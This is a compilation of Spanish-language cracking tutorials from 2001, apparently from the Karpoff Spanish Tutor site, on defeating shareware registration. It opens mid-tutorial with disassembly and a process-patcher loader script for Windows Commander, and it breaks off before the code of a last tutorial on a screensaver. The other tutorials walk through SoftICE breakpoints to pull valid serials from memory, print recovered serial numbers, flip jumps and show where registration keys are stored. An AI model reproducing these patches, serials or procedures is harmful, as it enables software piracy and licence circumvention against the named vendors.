:004D8B7C 40 inc eax
:004D8B7D C60072 mov byte ptr [eax], 72
:004D8B80 40 inc eax
:004D8B81 C60073 mov byte ptr [eax], 73
:004D8B84 40 inc eax
:004D8B85 C60069 mov byte ptr [eax], 69
:004D8B88 40 inc eax
:004D8B89 C6006F mov byte ptr [eax], 6F
:004D8B8C 40 inc eax
:004D8B8D C6006E mov byte ptr [eax], 6E
:004D8B90 40 inc eax
:004D8B91 C60020 mov byte ptr [eax], 20
:004D8B94 40 inc eax
:004D8B95 C60032 mov byte ptr [eax], 32
:004D8B98 40 inc eax
:004D8B99 C60030 mov byte ptr [eax], 30
:004D8B9C 40 inc eax
:004D8B9D C60030 mov byte ptr [eax], 30
:004D8BA0 40 inc eax
:004D8BA1 C60031 mov byte ptr [eax], 31
:004D8BA4 40 inc eax
:004D8BA5 C60020 mov byte ptr [eax], 20
:004D8BA8 40 inc eax
:004D8BA9 C60000 mov byte ptr [eax], 00          <------El 0 es el código ke le hace "parar de escribir"
:004D8BAC 90 nop
:004D8BAD C3 ret
```

Bien, como veréis he comentado un par de cosas. Lo primero es ke en eax+17 he colocado un 0. Esto es pq si no lo hacemos así al ir a la pantalla de "Acerca de windows commander" nos aparece una línea de 3 caracteres debajo del nombre ke viene regída por los 3 caracteres ke van desde eax+17 a eax+19 (ambos inclusive). Pero si ponemos un 0 en eax+17 el programa no escribirá nada, pues el código 0 significa "deja de escribir". Por eso en la línea 4D8BA9 también hay un 0. De esta forma el programa deja de escribir a partir de ahí. Si lo quitamos veremos como el programa continua escribiendo caracteres hasta el final de la ventana como hacia anteriormente. Esto de ke el 0 significa "deja de escribir" lo podemos ver si buscamos la cadena SIN REGISTRAR en la memoria del programa sin crackear, ke acaba con un 0.

Pues ya está. Ya tenemos el programa crackeado. En este caso el nombre será: "SnOp cracked version 2001". Pero a la hora de escribir cualquier cosa mejor ke lo hagáis desde un editor hexadecimal y busquéis el lugar de esta función. Allí os será fácil escribir directamente con el teclado sin tener ke saber cuáles son los códigos de las letras en ASCII.

Ahora ya podemos hacer el cargador ("loader") con toda la información ke tenemos. Será como sigue:

```
L=2000

F=wincmd32.EXE:

O=wc452ldr.exe:

P=4D8DBD/75,21/90,90:
P=4D9040/0F,84,AE,00,00,00/E9,AF,00,00,00,90:
P=4D945B/74/EB:
P=4F3BAB/74/EB:
P=4EA908/0F,84,13,03,00,00/90,90,90,90,90,90:

p=4D8B34/55,8B,EC,83,C4,F8,53,56,57,8B,F9,89,45,FC,89,15,2C,70,54,00,C7,45,F8,14,00,00,00,8B,F7,85,F6,7C,1C

,46,8B,5D,FC,8D,47,01,E8,53,9F,F2,FF,8B,55,FC,03,D0,8B,C3,E8,BB,FF,FF,FF,43,4E,75,E8,8B,F7,85,F6,7C,2B,46

8B,5D,FC,B8,08,00,00,00,E8,2F,9F,F2,FF,8B,D0,8B,C3,E8,76,FF,FF,FF,B8,00,01,00,00,E8,1C,9F,F2,FF,8A,13,32,

C2,88,03,43,4E,75,D9,FF,4D,F8,75,A8,5F,5E,5B,59,59,5D/05,17,00,00,00,C6,00,00,05,03,00,00,00,C6,00,53,40,C6,

00,6E,40,C6,00,4F,40,C6,00,70,40,C6,00,20,40,C6,00,43,40,C6,00,72,40,C6,00,61,40,C6,00,63,40,C6,00,6B,40,C6,

00,65,40,C6,00,64,40,C6,00,20,40,C6,00,56,40,C6,00,65,40,C6,00,72,40,C6,00,73,40,C6,00,69,40,C6,00,6F,40,C6,

00,6E,40,C6,00,20,40,C6,00,32,40,C6,00,30,40,C6,00,30,40,C6,00,31,40,C6,00,20,40,C6,00,00,90:
$
```

*Es un loader para el Risk! Process Patcher

Finalmente deciros ke si nos lo queremos currar aún más podemos crear un fichero ke modifique el propio loader para ke modifique los bytes ke se escribirán en el nombre de modo ke cada usuario pueda personalizar su windows commander con su nombre. No lo he hecho, pero no es complicado.

Nada más. Solo daros mi e-mail para dudas, correcciones, aclaraciones, quejas, felicitaciones...

snopmail@terra.es

SnOp

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Winboost 2001 Estandart Edition

PROTECCION:	Serial.		
Objetivo:	Buscar un Numero de Serie valido o parchar el Programa para ser usuario registrado		
Descripcion:			
Dificultad:	Newbie		
DOWNLOAD:	http://www.magellas.com/		
Herramientas:	Softice, IceDump 6.021		
CRACKER:	Profesor_X	**FECHA:**	20/02/2001

INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como encontrar un numero de serie para todos los sharewares de la empresa Magellas software, una empresa que se especializa en desarrollar software y utilerias para Windows, ...como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa


- **Una utileria paraconfigurar muchas cosas de windows que no estan disponibles para todos, es compatible con windows 2000**

Objetivos


1. **Buscar un numero de serie para registrarnos**
2. Parchar el programa para ser usuario registrado

Manos a la Obra

Ahora lo primero es analizar con que esta hecho el Intenet Tweak que desde ahora lo llamaremos IT , lo analizaremos con una utileria muy buena que se llama Language 2000 v4.5.1.144 el que nos mostrará información realmente importante para la hora de atacar el programa; bueno el Language 2000 v4.5.1.144 nos mostrará los siguientes datos:



como podemos ver en la imagen el programa esta hecho en C++ y protegido con ASPACK+ASPROTEC mmmm interesante, jejejejje..ahora ya sabemos como esta todo este menjurge.....empezemos, instalemos el programa y ejecutemoslo, lo primero que sale es una ventana como esta:



mmmm....como podemos ver nos aparecen tres botones.....si damos click en el boton que dice "REGISTER" nos mandara a otra ventana en la cual insertaremos nuestro nombre y cualquier numero

!mmmmmm!!!!:(, damos click en ok y no nos manda nada de mensaje ...mmmm..esa treta ya es muy conocida, ok ahora vamos y reiniciamos la PCera y cargamos el SOFTICE despues cargamos el **IceDump 6.021**, con el cual ocultaremos muy bien el **SOFTICE** para que no sea detectado, ejecutamos el programa e insertamos un nombre y numero de serie y antes de dar click en OK vamos y damos **CONTROL D** y ponemos un breakpoint **BPX HMEMCPY** , despues volvemos a dar **CONTROL D** y regresamos al programa en el cual damos click en el boton OK! y saltaremos inmediatamente al **SOFTICE** , damos F12 mas o menos 11 veces hasta que caemos en este parte del codigo:


:004BED9B 8B55F8 mov edx, dword ptr [ebp-08] <-------- caemos aqui
:004BED9E 8B45FC mov eax, dword ptr [ebp-04] <---------- **DAMOS D EDX**
:004BEDA1 E82AFDFFFF call 004BEAD0
:004BEDA6 8D55F0 lea edx, dword ptr [ebp-10]
:004BEDA9 E85294F4FF call 00408200
:004BEDAE 33C0 xor eax, eax
:004BEDB0 5A pop edx
:004BEDB1 59 pop ecx
:004BEDB2 59 pop ecx **<---------- DAMOS D ECX**
:004BEDB3 648910 mov dword ptr fs:[eax], edx
:004BEDB6 6894FA4B00 push 004BFA94

:004BEDBB 8B45F4 mov eax, dword ptr [ebp-0C]
:004BEDBE 8B55F0 mov edx, dword ptr [ebp-10] <----------DAMOS D EAX
:004BEDC1 E8D24FF4FF call 00403D98
:004BEDC6 0F851F010000 jne 004BEEEB
:004BEDCC 8B45F0 mov eax, dword ptr [ebp-10]

saltamos a esta parte del codigo**********

:004BF67F E81447F4FF call 00403D98 **<-------- DAMOS D EDX**
:004BF684 750A jne 004BF690 **<----------DAMOS R FL Z**

OK una vez puesto el codigo ahora va la explicacion de todo esto, como podemos ver caemos en la direccion **004BED9B** damos F10 una sola vez y caemos en :004BED9E posicionados ahi damos **D EDX** y podremos ver nuestro nombre !!!mmmm !!! interesante vamos por buen camino.....ok continuamos traceando con F10 hasta llegar a **004BEDB2** damos **D ECX** y podremos ver algo muy inetresante.....unos numeros.....**417478292** .....mmmmm sera el numero de serie?????,....mmm probamos y anda no son.....continuemos traceando con F10 y unas lineas abajo en la direccion de memoria **004BEDBE** damos **D EAX** y vemos que aparece nuestro numero falso...mmmm...vamos muy bien....jejejejejeje.....sigamos traceando hacia abajo....hasta que llegamos a la direccion **004BF67F** en la cual damos **D EDX** y vemos la ventana de datos y nos aperecen unos numero extraños **1X2K1-T562F-UO87C-6R4U8** .....y asi consecutivamente abajo aparecen varios....mmmmmm!!!!! OK! tomemos un lapiz y un papel los apuntamos...pero esperen .....no salgan de SOFTICE ya que como pueden ver abajo de la direccion **004BF67F** hay un salto condicional .... mmmmm JEJEJEJEJE!!!! .... que les parece si damos **F10** una sola vez para pocisionarnos en la direccion de memoria 004BF684 ya estando ahi , ponemos en la ventana de comandos **R FL Z** ahora damos enter y despues borramos todos los break points con **BC*** y despues damos **CONTRO D** para salir del **SOFTICE** y que sorpresa nos aparece una ventana como esta:



jejejejejejje creo que no fue necesario el numero de serie.....;) ...ahora ya vieron como registramos el programa sin tener que meter ningun serial , **R FL Z** se usa para cambiar el sentido de los saltos, en este caso cuando nos posicionamos en el salto nos marca asi **JUMP** y con esa instruccion lo cambiamos a que no salte.....jejejejjejejjej,..... ahora si queremos ver si funciona nuestro serial, debemos de buscar el archivo WIN.INI y borrar las siguientes lineas

[WB]
Owner=profesorx
Registered=True

para volver a ser usuario sin registrar.....,,,insertamos nuestro numero y nombre y!!!!! funciona!!!!!!

JEJEJEJEJEJE!!!!:D) CREO QUE ESTE ARROZ YA SE COCIO OTRA VEZ mas .....PROGRAMA CRACKEADO.....

Nota

Recuerden que este metodo es una forma mas para registrara un programa y encontrar un numero de serie, si probaran con otros sharewarecitos de esta empresa es lo mismo.....Espero que les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

Saludos

- **Act MAgO**
- **iTeD**
- **VluGo**
- **[DeK_OiN]**
- **Txeli**
- **Kuato_Thor**
- **CrkViz**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Clean UP

PROTECCION:	**Serial.**		
Objetivo:	**Buscar un Numero de Serie valido**		
Descripcion:			
Dificultad:	**Newbie**		
DOWNLOAD:	**http://www.worldlynx.net/pgerhart/**		
Herramientas:	**Softice**		
CRACKER:	**Profesor_X**	**FECHA:**	**20/02/2001**

INTRODUCCION

Hola amigos otro programa mas que analizamos, en este tutorial veremos como encontrar un numero de serie para todos los sharewares de la empresa Paul Gerhart software, que verdaderamente es una proteccion de las faciles que he encontrado....jeeeje...WAKE UP.estos chavos de PAul Gerhart necesitan urgentemente alguien que les implemente una protección eficaz...;).....el programa que usaremos de ejemplo sera el llamado CleanUp v 1.9,....ya veran por que les digo que es super facil encontrar un serial.....jejejje...:)

AL ATAKE

Comentario del Programa

- **Una utileria para eleminar archivos no deseados en tu pc**

Lo que nos interesa…el programa es shareware con libre uso de 30 días, ….jejejjejeje, el programa tiene las siguientes protecciones:

ACEPTA NUMERO DE SERIE Y LIMITE DE TIEMPO

Objetivos


1. **Buscar un numero de serie para registrarnos**

Manos a la Obra

Antes de abrir el programa lo analizamos con file insPEctor v4.0 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará los siguientes datos:

- **El programa está desarrollado en Microsoft Visual C++ V 5.0**
- **No esta Empacado**

A continuación… cerramos file insPEctor v4.0 y abrimos CleanUp inmediatamente entramos al programa :



ahora vamos al menu file/register y nos aparecera la siguiente ventana :

en la cual insertare un nombre y codigo falso, ok! ahora damos click en el boton VALIDATE MY CODE y nos mada el mensaje " NAME / CODE MIS-MATCH TRY AGAIN "

ya vieron es una **MESSAGE BOX** , interesante , ok ahora den click en aceptar y otra vez inserten un name y codigo falso y antes de dar validate code, den **CONTROL D** y pongan un break point en **MESAGEBOXA** , vuelvan a dar **CONTROL D** y ahora si den click en el boton de **VALIDATE MY CODE** y saltamos directamente al soft ice.....damos **f 12** una vez y aparece la **MESAGEBOXA** del programa diciendonos que error en el codigo, damos click en el boton de esa ventana y volmemos a saltar a el softice una vez ahi en la ventana de comandos ponemos:

S 0 L FFFFFFFF "PROFESORX" **<--- lo que esta entre comillas es el name que introducimos..**

damos [enter] y vemos la ventana de datos y aparece nuestro name,mmmmm....:) bajamos unas tres lines en la ventana de datos y nos encontramos algo como esto:

ACF4671C

lo apuntamos y vamos a la opcion de register metemos el name y esos numeros presumiblemente nuestro codigo !!!!yyy!!!!!!!!!!!!!!!..... jejejejejej sale el mensaje de : THANKS FOR RREGISTERING.....

ya vieron que facil fue sacar el serial, y asi es para todos los productos de esta empresa....deberas que esta empresa necesita urgentemente un sistema de proteccion mas eficiente....;)....

JEJEJEJEJEJE!!!!:D) CREO QUE ESTE ARROZ YA SE COCIO OTRA VEZ.....PROGRAMA CRACKEADO.....

Nota

Recuerden que este metodo es la forma mas burda pero funcional apra encontrar un numero de serie, si probaran con otros sharewarecitos verian cuantos se pueden crackear con este metodo, Espero que les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

Saludos

- **Act MAgO**
- **[DeK_OiN]**
- **Txeli**

- **Kuato_Thor**
- **CrkViz**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***Life Explosion Millenium Edition Screensaver v 6.1***

PROTECCION:	**Serial.**		
Objetivo:	**Buscar un Numero de Serie valido**		
Descripcion:			
Dificultad:	**Newbie**		
DOWNLOAD:	**http://www.controlzed.com/areality/**		
Herramientas:	**Softice**		
CRACKER:	**Profesor_X**	**FECHA:**	**20/02/2001**

INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como encontrar un numero de serie a Life Explosion Millenium Edition v 6.1 Screensaver, una empresa que se especializa en desarrollar Screensaver para windows, ……..como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa


- **Un Screensaver verdaderamente bueno, unos efectos que a mi parecer son buenos**….deberias de tenerlo….)

Objetivos

1. **Buscar un numero de serie para registrarnos**

Manos a la Obra

Ahora lo primero es analizar con que esta hecho el Life Explosion Millenium Edition v 6.1 Screensaver que desde ahora lo llamaremos LEM , lo analizaremos con una utileria muy buena que se llama Language 2000 v4.5.1.144 el que nos mostrará información realmente importante para la hora de atacar el programa; bueno el Language 2000 v4.5.1.144 nos mostrará los siguientes datos:



como podemos ver en la imagen el programa esta hecho en DELPHI y no esta protegido con nada de packers ...mmmm interesante, jejejejje..ahora ya sabemos como esta todo este menjurge.....empezemos,iniciemos el SoftICE e instalemos el programa y nos vamos a control panel > screensaver y seleccionamos el LEM y vamos a la opcion de configurar y nos aprecera esta ventana:

mmmm....como podemos ver nos aparece en la parte inferior de la ventana unas caption box en las cuales insertaremos nuestro nombre y numero de serie como se ve en la pantalla, y damos click en SUBMIT y nos aparece una ventanita como esta:

ok!!! ahora damos click en cancelar y como podemos ver tiene aspecto de una MESSAGEBOX mmmmmm!! ok! ahora demos CONTROL D y saltamos al **SOFTICE** en el cual pondremos un break point en **BPX MESSAGEBOXA** y volvemos a dar **CONTROL D** y ahora si regresamos a la ventana del **LEM** y damos click en **SUBMIT** y saltamos inmediatamente al SOFTICE damos **F12** una sola vez y saltamos a la ventana de error, damos click en el boton de cancelar y saltamos otra vez al SOFTICE en el cual caemos en el codigo siguiente:

```
:0040B73E E85D8A0B00 Call 004C41A0

:0040B743 83F804 cmp eax, 00000004 <--caemos aqui veran que facil
:0040B746 7403 je 0040B74B
:0040B748 48 dec eax
:0040B749 752C jne 0040B777
```

ok!!!! una vez ahi enpesamos a ver lo que contiene los acumuladores y cuando damos **D ESP** , vemos la ventana de datos y nos damos cuenta de unos numeritos como estos remarcados en rojo en la direccion de memorial virtual:

016f:0077f4E8 0089 0012 1545 1548 1222 2222 0002030

mmmmm!!! son muy extraños !!!!!!! ok saquemos nuestra libreta y apuntemoslo, ahora borremos todos los break points y nos vamos a las caption box e insertamos ese numero que apuntamos !!!!!!!yyyyyy!!!!!!!!

jejejejejejje !!!! que facil no!!!!!! pues ya estuvo ...

y donde diablos se grabo nuestro numero de registro.....mmmmm..buena pregunta...pues se guardo en el reg edit en la siguiente seccion:

[HKEY_CURRENT_USER\Software\Control-Zed Group\Life Explosion]
"InstallDir"="C:\\Archivos de programa\\Control Zed\\Life Explosion"
"RegisteredTo"="profesor x"
"RegistrationKey"="0002030"

si borramos los valores de RegisteredTo y RegistrationKey volveremos a ser usuarios no registrados.....

JEJEJEJEJEJE!!!!:D) CREO QUE ESTE ATOLE YA ESTA LISTO....PROGRAMA CRACKEADO.....

Nota

Espero que les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

Saludos

- **Act MAgO**
- **iTeD**
- **VluGo**
- **[DeK_OiN]**
- **Txeli**
- **Kuato_Thor**
- **CrkViz**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws

- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: *Rippling Water Screensaver v 2.1*

PROTECCION:	**Serial.**		
Objetivo:	**parchar el Programa para ser usuario registrado**		
Descripcion:	**Un Screensaver verdaderamente bueno, unos efectos que a mi parecer son excelentes**		
Dificultad:	**Newbie**		
DOWNLOAD:	**http://www.controlzed.com/areality/**		
Herramientas:	**Softice**		
CRACKER:	**Profesor_X**	**FECHA:**	**20/02/2001**


INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como parchar el Rippling Water Screensaver v 2.1, de la empresa Ambient reality software una empresa que se especializa en desarrollar Screensaver para windows, ……..como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:


1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Ahora lo primero es analizar con que esta hecho el Rippling Water Screensaver v 2.1 que desde ahora lo llamaremos RWS , lo analizaremos con una utileria muy buena que se llama Language 2000 v4.5.1.144 el que nos mostrará información realmente importante para la hora de atacar el programa; bueno el Language 2000 v4.5.1.144 nos mostrará los siguientes datos:



como podemos ver en la imagen el programa esta hecho en DELPHI y no esta protegido con nada de packers ...mmmm interesante, jejejejje..ahora ya sabemos como esta todo este menjurge.....empezemos, iniciemos el SoftICE e instalemos el programa y nos vamos a control panel > screensaver y seleccionamos el RWS y vamos a la opcion de configurar y nos aparecera esta ventana:



mmmm....como podemos ver nos aparece en la parte inferior de la ventana un STRING que dice PLEASE REGISTER...mmmmm.. demos click en esa seccion y nos mada a la siguiente ventana :

ok ahora en las caption box insertamos nuestro nombre y cualquier numero de serie, despues de eso damos click en SUBMIT y nos manda el mensaje de error :

ok!!! como podemos ver tiene aspecto de una messagebox, jejejjejejeje.....ok ahora damos click en aceptar e insertamos otra vez nuestros datos pero antes de dar click damos **CONTROLD** y saltamos al **SOFTICE** y ponemos un break point en **BPX MESSAGEBOX**A ok! damos **CONTROL D** otra vez y regresamos al programa , ahora si damos click en SUBMIT y saltamos inmediatamente al **SOFTICE** damos **F12** una sola vez y caemos en la siguiente parte del codigo:

```
